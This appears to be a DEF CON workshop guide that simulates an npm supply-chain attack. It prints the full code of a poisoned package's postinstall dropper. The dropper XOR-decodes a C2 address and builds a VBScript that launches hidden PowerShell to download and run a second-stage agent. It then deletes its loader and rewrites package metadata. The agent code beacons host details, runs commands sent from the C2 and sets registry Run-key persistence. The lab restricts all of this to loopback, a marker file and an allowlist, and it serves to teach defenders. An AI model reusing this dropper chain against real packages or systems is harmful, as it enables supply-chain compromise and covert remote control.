CI/CD Weaponization: Build it, Deploy it, Own it

DEF CON 34

Module 1 - Initial Access

Version 1 - NPM Compromise

Challenge questions

1. How do NPM libraries work?
2. How can we leverage native NPM capabilities to compromise?

Prerequisites

1. VS Code
2. Node.js 20 or higher
3. Npm
4. PowerShell 5.1
5. Notepad++
6. Process Monitor
7. Process Explorer

Now we will see the first attack vector that will give us initial access by implementing tactics, techniques, and procedures (TTP) used by real attacks[1].

How does it work?

During their installation process, npm libraries have the native capacity to define dependent libraries and execute scripts in 3 different states (pre, during, and post). Dependencies become the supply chain and scripts are poisoned with malicious code to compromise devices and provide attackers with initial access.

How are the TTPs implemented?

We start by creating some artifacts required for the simulation of the attack chain compromise via a poisoned npm library. To do this, with a PowerShell terminal, inside the project folder (*C:\Users\User01\Documents\DEFCON34-LABS*\), we execute the following scripts:

PowerShell Terminal 1 - Install prerequisites

1. Set-ExecutionPolicy -Scope Process Bypass
2. ./scripts/build-packages.ps1
   Malicious dependency

[1] https://www.pipebreach.com/posts/axios-supply-chain-attack/

```
npm notice package: @defcon-lab/workshop-crypto-helper@4.2.1
npm notice Tarball Contents
npm notice 105B index.js
npm notice 232B package.json
npm notice 168B package.md
npm notice 4.2kB postinstall.js
```

package.md

C: > Users > User01 > AppData > Local > Temp > b31f9f01-1e49-4129-82e6-a0


```
{
  "name": "@defcon-lab/workshop-crypto-helper",
  "version": "4.2.0",
  "description": "Apparently clean workshop helper",
  "main": "index.js",
  "license": "MIT"
}
```

Clean library


```
npm notice package: @defcon-lab/http-client@1.0.0
npm notice Tarball Contents
npm notice 100B index.js
npm notice 177B package.json
```

Compromised library

```
npm notice package: @defcon-lab/http-client@1.0.1
npm notice Tarball Contents
npm notice 112B index.js
npm notice 328B package.json
npm notice Bundled Dependencies
npm notice @defcon-lab/workshop-crypto-helper
```



3. ./scripts/prepare-lab.ps1




```
PS C:\Users\User01\Documents\DEFCON34-LABS\npm> ./scripts/prepare-lab.ps1
Prepared C:\DEFCON-LAB
Set $env:DEFCON_LAB = "1" in every terminal used for the poisoned install.
```

PowerShell Terminal 2 - Start local C2

4. Set-ExecutionPolicy -Scope Process Bypass
5. node ./c2/server.js

```
PS C:\Users\User01> cd C:\Users\User01\Documents\DEFCON34-LABS\npm
PS C:\Users\User01\Documents\DEFCON34-LABS\npm> node ./c2/server.js
DEF CON local C2 listening on http://127.0.0.1:43110
```


PowerShell Terminal 3 - Install clean application

6. Set-ExecutionPolicy -Scope Process Bypass
7. cd ./apps/clean-app
8. npm install
9. npm start


PowerShell Terminal 4 - Install poisoned application

10. Set-ExecutionPolicy -Scope Process Bypass
11. cd ./apps/poisoned-app
12. $env:DEFCON_LAB = "1"
13. npm install --foreground-scripts

Process flow that opens during the execution of the malicious library.




Agent downloaded from the C2



Communication between agent and C2

```
PS C:\Users\User01\Documents\DEFCON34-LABS\npm> node ./c2/server.js
DEF CON local C2 listening on http://127.0.0.1:43110
It is bound to loopback and cannot accept remote connections.
[beacon] cc322b7354c342feb4eafbb26eee6afe DESKTOP-5DMPGHP User01
[beacon] cc322b7354c342feb4eafbb26eee6afe DESKTOP-5DMPGHP User01
[beacon] cc322b7354c342feb4eafbb26eee6afe DESKTOP-5DMPGHP User01
[beacon] cc322b7354c342feb4eafbb26eee6afe DESKTOP-5DMPGHP User01
```

We see that it modified the metadata of the malicious dependency from version 4.2.1 to 4.2.0



In Terminal 3 - Commands to C2

14. Set-ExecutionPolicy -Scope Process Bypass
15. ./scripts/send-command.ps1 "Get-Date"

```
PS C:\Users\User01\Documents\DEFCON34-LABS\npm> ./scripts/send-command.ps1 "Get-Date"

queued depth
------ -----
  True     1
```

```
[beacon] 83fa0b04c87945c9a28c05997a0f0c52 DESKTOP-5DMPGHP User01

[result] cmd-1785586095951 status=success

Saturday, August 1, 2026 5:08:20 AM
```


16. ./scripts/send-command.ps1 "Get-Location"
17. ./scripts/send-command.ps1 "Get-ChildItem C:\DEFCON-LAB"
18. ./scripts/send-command.ps1 "Get-Process"
19. ./scripts/send-command.ps1 "lab-install-persistence"
    Achieve persistence on the computer.

```
PS C:\Users\User01\Documents\DEFCON34-LABS\npm> ./scripts/send-command.ps1 "lab-install-persistence"

queued depth
------ -----
  True     1
```

```
[beacon] 83fa0b04c87945c9a28c05997a0f0c52 DESKTOP-5DMPGHP User01
[beacon] 83fa0b04c87945c9a28c05997a0f0c52 DESKTOP-5DMPGHP User01

[result] cmd-1785586333395 status=success
Created HKCU Run value DEFCONNpmLab -> C:\DEFCON-LAB\persistence-check.ps1
[beacon] 83fa0b04c87945c9a28c05997a0f0c52 DESKTOP-5DMPGHP User01
[beacon] 83fa0b04c87945c9a28c05997a0f0c52 DESKTOP-5DMPGHP User01
```




In any terminal - Delete laboratory

20. ./scripts/cleanup-lab.ps1


After executing the simulated attack, let's review the following files to investigate how each technique is being implemented. To do this, we open the 2 projects in VS Code located at the path "*C:\Users\User01\Documents\DEFCON34-LABS\npm*".

Application Review

Clean App:
Invokes a dependency of http-client in version 1.0.0, which contains original code and was not poisoned.




Poison App:
Invokes a dependency of http-client in version 1.0.1, which has been poisoned to execute a malicious script.



First Stage (Dropper)


The http-client library in version 1.0.1 has a dependency called "*workshop-crypto-helper*" in version 4.2.1.

Note: The dependency is included in "bundleDependencies" which means that the http-client package also includes it and does not require downloading from npm.



Reviewing the poisoned dependency, its package.json includes a script in the "*postinstall*" state (meaning the script runs after the dependency is installed).

Note: Within the "scripts" section, the scripts required to run before, during, or after the installation of the library they belong to are defined.



Dropper "postinstall.js"

To continue, the following must be met simultaneously:

- `DEFCON_LAB=1`.
- Windows.
- Existence of `.authorized`.
- Correct content of the marker.

```
function run() {
  if (!authorized()) {
    console.log("[DEFCON lab] Safety checks not satisfied; postinstall is inert.");
    return;
  }
```

Decoding the C2 address. For practical purposes, it is first encoded with the "xorEncodedForTeaching" function and then decoded with "xorDecode". The decoding function performs the following:

1. Inverts the text.
2. Decodes Base64.
3. Applies XOR to each byte.

```
const encodedLoopback = xorEncodeForTeaching("http://127.0.0.1:43110", 0x2a);
const c2Url = xorDecode(encodedLoopback, 0x2a);
if (c2Url !== "http://127.0.0.1:43110") throw new Error("Unsafe C2 destination");
```

```
function xorDecode(encoded, key) {
  const reversed = encoded.split("").reverse().join("");
  const bytes = Buffer.from(reversed, "base64");
  return Buffer.from(bytes.map((value) => value ^ key)).toString("utf8");
}
```

Then the temporary paths where the temporary stages will be saved are defined. The resulting paths are:

- C:\DEFCON-LAB\staging
- C:\DEFCON-LAB\staging\npm-update.vbs (temporary loader)
- C:\DEFCON-LAB\staging\npm-agent.ps1 (second stage received from C2)

```
const stagingDir = path.join(LAB_ROOT, "staging");
const vbsPath = path.join(stagingDir, "npm-update.vbs");
const psPath = path.join(stagingDir, "npm-agent.ps1");
if (![stagingDir, vbsPath, psPath].every(insideLab)) throw new Error("Unsafe lab path");
```

As the next activity, the following is performed:

- Create staging directories with mkdirSync.
- Build the VBScript using `(buildVbs)`, save it as `npm-update.vbs` and prepare it to be executed by `cscript.exe`.
- Log that “postinstall” created the VBS file, including: UTC date and time, action performed, path of the created file.

```
fs.mkdirSync(stagingDir, { recursive: true });
fs.writeFileSync(vbsPath, buildVbs(psPath, c2Url), "utf8");
fs.appendFileSync(path.join(LAB_ROOT, "telemetry.log"), `${new Date().toISOString()}
postinstall created ${vbsPath}\r\n`);
```

The “buildVbs” function performs the following:

- Build a sequence of PowerShell instructions.
  const command = [
  "$u='" + c2Url + "/stage'",
  "$b='packages.npm.org/product1'",
  "$r=Invoke-WebRequest -UseBasicParsing -Method POST -Uri $u -Body $b",
- Defines the local endpoint from which the next stage will be requested.
  $u='http://127.0.0.1:43110/stage'
- Defines a value sent in the `POST` body. This text mimics information that a dropper could use to identify:
  - The package.
  - The product.

    - The victim.
    - The campaign.
- Sends a `POST` request to the local endpoint and stores the response in `$r`.
  $r=Invoke-WebRequest -UseBasicParsing -Method POST -Uri $u -Body $b
- Save the local server response as a PowerShell file. The path corresponds to:
  C:\DEFCON-LAB\staging\npm-agent.ps1
  "Set-Content -LiteralPath '" +
  escapedStage.replace(/'/g, "''") +
  "' -Value $r.Content -Encoding UTF8",
- Start the `npm-agent.ps1` file in a new PowerShell process. The options mean:
    - `-NoProfile`: does not load the personal PowerShell profile.
    - `-ExecutionPolicy Bypass`: prevents the local policy from blocking the script.
    - `-File`: executes the indicated file.
    - `-WindowStyle Hidden`: hides the window.

  "Start-Process powershell.exe -WindowStyle Hidden -ArgumentList '-NoProfile
  -ExecutionPolicy Bypass -File \"" + escapedStage + "\""
  This section demonstrates how an initial loader can download and launch a second stage without displaying a console to the user.
- Generate a VBScript that:
    - Creates a `WScript.Shell` object.
    - Executes PowerShell.
    - Hides its window.
    - Do not wait for PowerShell to finish.

  return [
  'Set shell = CreateObject("WScript.Shell")',
  'shell.Run "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden
  -Command "" + escapedCommand + """", 0, False'
  ].join("\r\n");

  The last two parameters mean: `0`: hidden window, `False`: VBScript does not wait for PowerShell to finish.

- Finally, this creates a staged execution:
  Node.js → cscript.exe → VBScript → PowerShell → Agent PowerShell

```
function buildVbs(stagePath, c2Url) {
  // The VBS stage launches a hidden PowerShell process. PowerShell performs a
  // POST request, writes the returned teaching agent, starts it, and exits.
  const escapedStage = stagePath.replace(/"/g, '""');
  const command = [
    "$u='" + c2Url + "/stage'",
    "$b='packages.npm.org/product1'",
    "$r=Invoke-WebRequest -UseBasicParsing -Method POST -Uri $u -Body $b",
    "Set-Content -LiteralPath '" + escapedStage.replace(/'/g, "''") + "' -Value $r.Content
    -Encoding UTF8",
    "Start-Process powershell.exe -WindowStyle Hidden -ArgumentList '-NoProfile
    -ExecutionPolicy Bypass -File \"" + escapedStage + "\"'"
  ].join(";");

  const escapedCommand = command.replace(/"/g, '""');
  return [
    'Set shell = CreateObject("WScript.Shell")',
    'shell.Run "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden
    -Command ""' + escapedCommand + '""", 0, False'
  ].join("\r\n");
}
```

Now the VBScript loader is executed using the native Windows interpreter.

```
const result = spawnSync("cscript.exe", ["//nologo", vbsPath], {
  windowsHide: true,
  timeout: 10000,
  stdio: "ignore"
});
```

Now it deletes `npm-update.vbs` after attempting to execute it and replaces `package.json` with the content of `package.md`. This simulates an attempt to reduce visible indicators after execution.

```
// The temporary VBS is removed regardless of cscript's exit status.
try { fs.unlinkSync(vbsPath); } catch {}
replaceMetadata();
```

Second Stage (Agent)

This PowerShell script represents a **controlled C2 agent for the workshop**. Its function is to periodically connect to a local server, receive allowed instructions, execute them in a limited way, and return the result.

General configuration of the agent where it defines the paths, identifiers, and destination used by the agent.

```
$ErrorActionPreference = "Stop"
$LabRoot = "C:\DEFCON-LAB"
$Marker = Join-Path $LabRoot ".authorized"
$ExpectedMarker = "DEFCON_NPM_LAB_V1"
$C2 = "http://127.0.0.1:43110"
$Telemetry = Join-Path $LabRoot "telemetry.log"
$UidFile = Join-Path $LabRoot "agent-id.txt"
```

Telemetry logging with the goal of adding events to the `telemetry.log` file. Where each line contains:

- Date and time.
- Event message.

```
function Write-LabTelemetry([string]$Message) {
    Add-Content -LiteralPath $Telemetry -Value "$(Get-Date -Format o) $Message"
}
```

Persistence technique using the Windows registry `Run` key. The file that will be executed is "*persistence-check.ps1*" every time the user logs in.

Create a small PowerShell script that will run when the user logs in. The content written in `persistence-check.ps1` does the following:

- Checks that `.authorized` exists.
- Verifies its content.
- Adds a line to `telemetry.log`.

Select the registry location that Windows checks when the user logs in: $runKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"

Build the command that Windows will execute: $value = "powershell.exe -NoProfile -ExecutionPolicy Bypass -File `"$runner`"". The options mean:

- `-NoProfile`: do not load the personal PowerShell profile.
- `-ExecutionPolicy Bypass`: avoid script execution restrictions.

- `-File`: execute the indicated file.

Finally, create the registry entry.

```
function Install-LabPersistence {
    $runner = Join-Path $LabRoot "persistence-check.ps1"
    if (-not (Test-LabPath $runner)) { throw "Persistence path escaped lab root" }

    @'
$marker = "C:\DEFCON-LAB\.authorized"
if ((Test-Path $marker) -and ((Get-Content $marker -Raw).Trim() -eq "DEFCON_NPM_LAB_V1")) {
    Add-Content "C:\DEFCON-LAB\telemetry.log" "$(Get-Date -Format o) harmless persistence marker executed"
}
'@ | Set-Content -LiteralPath $runner -Encoding UTF8

    $runKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
    $value = "powershell.exe -NoProfile -ExecutionPolicy Bypass -File `"$runner`""
    New-Item -Path $runKey -Force | Out-Null
    New-ItemProperty -Path $runKey -Name "DEFCONNpmLab" -Value $value -PropertyType String -Force | Out-Null
    return "Created HKCU Run value DEFCONNpmLab -> $runner"
}
```

Receive a command from the C2 and execute it only if it meets strict rules. Define exactly which commands can be executed without arguments. They allow querying information such as:

- Date and time.
- Current directory.
- Processes.
- System information.
- Computer name.
- User.
- File listing.

List of allowed commands: "Get-Date", "Get-Location", "Get-Process", "Get-ComputerInfo", "hostname", "whoami", "dir", "ls", "Get-ChildItem"

```
function Invoke-AllowlistedPowerShell([string]$Command) {
    # Reject syntax that could chain, redirect, expand, or invoke another command.
    if ($Command -match '[;&|><`$(){}\[\]''"]') {
        throw "Rejected PowerShell metacharacter"
    }

    if ($Command -eq "lab-install-persistence") {
        return Install-LabPersistence
    }

    $simple = @("Get-Date", "Get-Location", "Get-Process", "Get-ComputerInfo", "hostname", "whoami", "dir", "ls", "Get-ChildItem")
    if ($simple -contains $Command) {
        return (& powershell.exe -NoProfile -Command $Command 2>&1 | Out-String)
    }

    $match = [regex]::Match($Command, '^(Get-ChildItem|dir|ls)\s+(.+)$', 'IgnoreCase')
    if ($match.Success) {
        $target = $match.Groups[2].Value.Trim()
        if (-not (Test-LabPath $target)) { throw "Directory listing is restricted to C:\DEFCON-LAB" }
        return (& powershell.exe -NoProfile -Command "Get-ChildItem -LiteralPath '$target'" 2>&1 | Out-String)
    }

    throw "Command is not in the workshop allowlist"
}
```

Creation of a unique agent identifier that will be stored in agent-id.txt and loaded into memory to be used in subsequent executions.

```
if (-not (Test-Path $UidFile)) {
    [Guid]::NewGuid().ToString("N") | Set-Content -LiteralPath $UidFile -Encoding ASCII
}
$Uid = (Get-Content -LiteralPath $UidFile -Raw).Trim()
Write-LabTelemetry "agent started uid=$Uid pid=$PID"
```

The following portion of code performs the following:

- Limit the agent's life to 20 minutes.
- Keep the agent active as long as two conditions are met:
  - 20 minutes have not passed.
  - The laboratory continues to be authorized.
- Beacon construction:
  - create an identification and status message for the C2. The beacon includes:
    - `uid`: persistent identifier.
    - `hostname`: computer name.
    - `username`: current user.
    - `pid`: agent process.
    - `timestamp`: beacon time.
- Sending the beacon to the endpoint: http://127.0.0.1:43110/beacon
- Continue only if the response contains a command “if ($null -ne $reply.command) {“. Send the received text to the validation function. If the command is allowed:
  - It is executed.
  - Its output is stored in `$output`.
  - The status remains as `success`.
- Saves to telemetry: command identifier, overall result.
- Creates the object that will be returned to the C2. Includes:
  - `id`: command identifier.
  - `uid`: agent that executed it.
  - `status`: `success` or `rejected`.
  - `output`: output or rejection message.
- Send the result to the endpoint: http://127.0.0.1:43110/result. `Out-Null` discards the server response because the agent does not need to process it.

```powershell
$Deadline = (Get-Date).AddMinutes(20)
while ((Get-Date) -lt $Deadline -and (Test-LabAuthorization)) {
    try {
        $beacon = @{
            uid = $Uid
            hostname = $env:COMPUTERNAME
            username = $env:USERNAME
            pid = $PID
            timestamp = (Get-Date -Format o)
        } | ConvertTo-Json

        $reply = Invoke-RestMethod -Method Post -Uri "$C2/beacon" -ContentType "application/json" -Body $beacon
        if ($null -ne $reply.command) {
            $status = "success"
            try {
                $output = Invoke-AllowlistedPowerShell ([string]$reply.command.command)
            } catch {
                $status = "rejected"
                $output = $_.Exception.Message
            }

            Write-LabTelemetry "command=$($reply.command.id) status=$status"
            $result = @{
                id = $reply.command.id
                uid = $Uid
                status = $status
                output = [string]$output
            } | ConvertTo-Json
            Invoke-RestMethod -Method Post -Uri "$C2/result" -ContentType "application/json" -Body $result | Out-Null
        }
    } catch {
        Write-LabTelemetry "beacon error=$($_.Exception.Message)"
    }
    Start-Sleep -Seconds 5
```

